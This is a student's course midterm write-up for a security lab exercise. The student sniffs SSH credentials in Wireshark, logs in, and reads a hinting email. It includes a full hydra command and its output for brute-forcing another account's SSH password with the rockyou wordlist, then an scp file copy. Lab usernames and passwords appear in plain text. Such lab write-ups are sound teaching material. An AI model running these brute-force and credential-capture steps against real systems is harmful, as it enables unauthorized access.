

ENPM634-0201 Midterm



Jayraj A. Vakil

UID: 119188361

Final Result

ENPM809Q juvenile sneak Fall overwrought eyes 2019 optimize




Figure 1. Final Result

Methodology Followed/Attached Screenshots

First of all, I opened Wireshark to check what is going on with the VM's network interface and captured the packets. I was able to find a username and a password from the packets. The username is **bboy1** and password is **dancedancedance**.




Figure 2. Username password from Wireshark

After this, I opened up my Kali Linux VM and used **SSH** in a terminal to login into the machine.




Figure 3. Successful SSH login

After checking out the contents of the **mail** folder, I printed the contents of the **saved-messages** file on the terminal. The content of the email is between **bboy2** and **bboy1**. **Bboy2** says that he/she is bad at picking a good password and he/she has the David's new name in a file in the home directory. This is hinting that the password of **bboy2** can be easily cracked.

```

bboy1@pumpkins:~/mail$ cat saved-messages
From MAILER-DAEMON Tue Sep 24 21:43:20 2019
Date: 24 Sep 2019 21:43:20 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1569375800@pumpkins>
X-IMAP: 1569374340 0000000001
Status: RO

This text is part of the internal format of your mail folder, and is not
a real message. It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.
Home: home-back...

From bboy2@pumpkins Tue Sep 24 21:18:08 2019
Return-Path: <bboy2@pumpkins>
X-Original-To: bboy1@pumpkins
Delivered-To: bboy1@pumpkins
Received: by pumpkins.localdomain (Postfix, from userid 1003)
        id 480FC20B23; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Received: from localhost (localhost [127.0.0.1])
        by pumpkins.localdomain (Postfix) with ESMTP id 45C9D205A5
        for <bboy1@pumpkins>; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Date: Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
From: B Boy 2 <bboy2@pumpkins>
To: B Boy 1 <bboy1@pumpkins>
Subject: Catching you up
Message-ID: <alpine.DEB.2.20.1909242117170.14457@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status: RO
X-Status:
X-Keywords: bboy1
X-UID: 1

Sorry you missed the ceremony today, let me know when you're around and I
can tell you David's new name. I have a copy of the document in my
home directory, I'd share it with you but I'm about as bad as using
computer as I am picking a good password.
Pumpkins...

B-Boy 2

```

Jayraj Vakil
119188361

Figure 4. Email between bboy1 and bboy2

Now, to brute force the password for **bboy2**, I used **hydra** command with the inbuilt wordlist named **rockyou.txt** via SSH login. Using this, I found the password and it is **princess**.

```

kali@kali:~/usr/share/wordlists$
$ hydra -l bboy2 -P /usr/share/wordlists/rockyou.txt -t 6 ssh://192.168.145.132
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, the
se ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-12 01:30:36
[DATA] max 6 tasks per 1 server, overall 6 tasks, 14344399 login tries (l:1/p:14344399), ~2390734 tries per task
[DATA] attacking ssh://192.168.145.132:22/
[22][ssh] host: 192.168.145.132 login: bboy2 password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-12 01:30:40

```

Jayraj Vakil
119188361

Figure 5. Hydra command


Opening a new terminal in Kali Linux VM and logging in as **bboy2** with the password **princess** through **SSH**, I was able to find the file which contained the new name of David.

A terminal window from a Kali Linux VM. The prompt is (kali@kali)-[~]. The user enters 'ssh bboy2@192.168.145.132'. The terminal shows the password prompt and a successful login for bboy2@192.168.145.132. It displays system information: 'Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)'. It lists documentation, management, and support links. It shows that 240 packages can be updated and 184 security updates are available. It mentions a new release '18.04.6 LTS' is available. It says 'You have mail.' and shows the last login time. The user then runs 'ls' and the output is 'Pumpkins-Name-Change-Signed.pdf'.

```
(kali@kali)-[~]  
$ ssh bboy2@192.168.145.132  
bboy2@192.168.145.132's password:  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
240 packages can be updated.  
184 updates are security updates.  
  
New release '18.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
You have mail.  
Last login: Thu Oct 12 01:30:57 2023 from 192.168.145.128  
bboy2@pumpkins:~$ ls  
mail Pumpkins-Name-Change-Signed.pdf  
bboy2@pumpkins:~$
```

Figure 6. SSH login into bboy2

Using **Secure Copy (scp)**, I downloaded the **Pumpkins-Name-Change-Signed.pdf** onto my Kali Linux VM.

A terminal window from a Kali Linux VM. The prompt is (kali@kali)-[~]. The user enters 'scp bboy2@192.168.145.132:/home/bboy2/Pumpkins-Name-Change-Signed.pdf /home/kali/Desktop'. The terminal shows the password prompt and the file being copied. The progress bar shows 100% completion, 20KB size, 10.7MB/s speed, and 00:00 time.

```
(kali@kali)-[~]  
$ scp bboy2@192.168.145.132:/home/bboy2/Pumpkins-Name-Change-Signed.pdf /home/kali/Desktop  
bboy2@192.168.145.132's password:  
Pumpkins-Name-Change-Signed.pdf  
100% 20KB 10.7MB/s 00:00
```


Figure 7. scp command to copy file

Opening the pdf file, I found the changed name of David which is **David Simon ENPM809Q Pumpkins III**.

Official Name Change Form The Imaginary World of ENPM809Q

We recognize today, 9/30/19 that David S. Pumpkins will now be recognized by his official legal name which he has changed to David Simon ENPM809Q Pumpkins III.

By order of the benevolent dictator of ENPM809Q – Kevin T. Shivers



Kevin T. Shivers – 9/30/19

Jayraj Vakil
119188361

Witnessed:



B-Boy 2 – 9/30/19

Figure 8. Name change letter for David

Now, I opened my browser and entered the IP address of the server. The home page had a hyperlink “**Enter at your own risk...**” which I clicked and the page prompted me a box stating “**What’s my name?**” I entered the new name of David and I was able to successfully find the full name of the web app creator.



Figure 9. Enter.php page asking name




Figure 10. Successfully found the full name